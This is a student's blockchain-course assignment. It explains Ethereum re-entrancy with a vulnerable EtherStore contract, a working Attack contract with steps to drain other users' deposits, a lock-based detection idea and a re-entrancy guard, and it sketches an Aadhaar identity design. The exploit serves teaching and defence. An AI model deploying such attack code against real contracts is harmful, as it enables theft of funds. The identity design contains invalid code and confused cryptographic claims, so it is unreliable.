ENDSEM ASSIGNMENT

Name : Chandrawanshi Mangesh Shivaji
Roll Number : 1801cs16
Date : 26-11-2021
CS577 - Intro to Blockchain and Cryptocurrency

Smart Contract used for Q1 and Q2 :

***Vulnerable Contract :**

```
contract EtherStore {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

- Attacker's Contract :

```
contract Attack {
    EtherStore public etherStore;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(etherStore).balance >= 1 ether) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        etherStore.deposit{value: 1 ether}();
        etherStore.withdraw();
    }

    // Helper function to check the balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```

Q1) =>

One of the features of Ethereum smart contracts is their ability to call and utilize code from other external contracts. Contracts also typically handle ether, and as such often send ether to various external user addresses. These operations require the contracts to submit external calls. These external calls can be hijacked by attackers, who can force the contracts to execute further code (through a fallback function), including calls back into themselves (this is where re-entrancy happens) . Attacks of this kind were used in the infamous DAO hack.

This type of attack can occur when a contract sends ether to an unknown address. An attacker can carefully construct a contract at an external address that contains malicious code in the fallback function. Thus, when a contract sends ether to this address, it will invoke the malicious code. Typically the malicious code executes a function on the vulnerable contract, performing operations not expected by the developer. The term "reentrancy" comes from the fact that the external malicious contract calls a function on the vulnerable contract and the path of code execution "*re enters*" it.

```
EtherStore is a contract where you can deposit and withdraw ETH.
This contract is vulnerable to re-entrancy attack.
Let's see why.

1. Deploy EtherStore
2. Deposit 1 Ether each from Account 1 (Alice) and Account 2 (Bob) into EtherStore
3. Deploy Attack with address of EtherStore
4. Call Attack.attack sending 1 ether (using Account 3 (Eve)).
   You will get 3 Ethers back (2 Ether stolen from Alice and Bob,
   plus 1 Ether sent from this contract).

What happened?
Attack was able to call EtherStore.withdraw multiple times before
EtherStore.withdraw finished executing.
```

Here in the above code, the attacker calls the attack() which first deposits 1 ether to the vulnerable contract and then withdraws the same. The withdraw()requires checks if bal > 0 and msg.sender.call() happens, which calls the fallback method in the attacker's contract. This again calls the vulnerable contract's withdraw() and since bal was not set to 0, It is again able to send ether to itself. This is how a typical re-entrancy attack happens.

Q2) =>

Possible method to detect the presence of re-entrancy vulnerability in smart contract :

We will only monitor those conditional jumps which are influenced by a storage variable. For every execution of a smart contract in a transaction, we need to record the set of storage variables, which were used for control flow decisions. Using this information, we can introduce a set of locks which prohibit further updates for those storage variables. If a previous invocation of the contract attempts to update one of these variables, a re-entrancy problem can be reported and abort the transaction to avoid exploitation of the re-entrancy vulnerability.

Eg. If we take the same vulnerable contract as the example (which is mentioned in Q1), then balance will act as a state variable which controls the decision to make a transaction or not. So after the call we can lock the balance variable to avoid the misuse of re-entrancy vulnerability.

How can we prevent it if the contract is yet to be deployed :

- Ensure all state changes happen before calling external contracts
- Use function modifiers that prevent re-entrancy


```
contract ReEntrancyGuard {
    bool internal locked;

    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        _;
        locked = false;
    }
}
```

In case a smart contract is deployed the code cannot be changed further as it is immutable. So it will depend on the effect of vulnerability what action can be taken. As in the case of DAO (an attack on the ethereum chain) , a hard fork was done due to the scale of possible misuse.

Q3) =>

A Design for Aadhaar Identification based on Blockchain:




- **User Registration is done**
- **Using Public and Private key mechanism User's Data is signed and the encrypted version is stored on the blockchain**
- **This ensures data is anonymous**

```
// Data inside struct User
// is actually signed hashes.
struct User{
    bytes Name;
    bytes DOB;
    bytes fingerprint;
    ....
    ....
};
```

```
// Mapping is done
// from AadhaarID to UserInfo.
mapping bytes => User;
```

User-Verification System :



Steps to follow :

1. User gives the user info, as per his/her Aadhaar to 3rd party.
2. The 3rd party can encrypt the same using the user's public key
3. Ask the blockchain to return the User struct for the particular AadhaarID.
4. The smart contract returns the User hash signatures and they are matched with the current available signatures.
5. If the match is a success, they can remove the confidential data from their DB and just keep the signatures instead.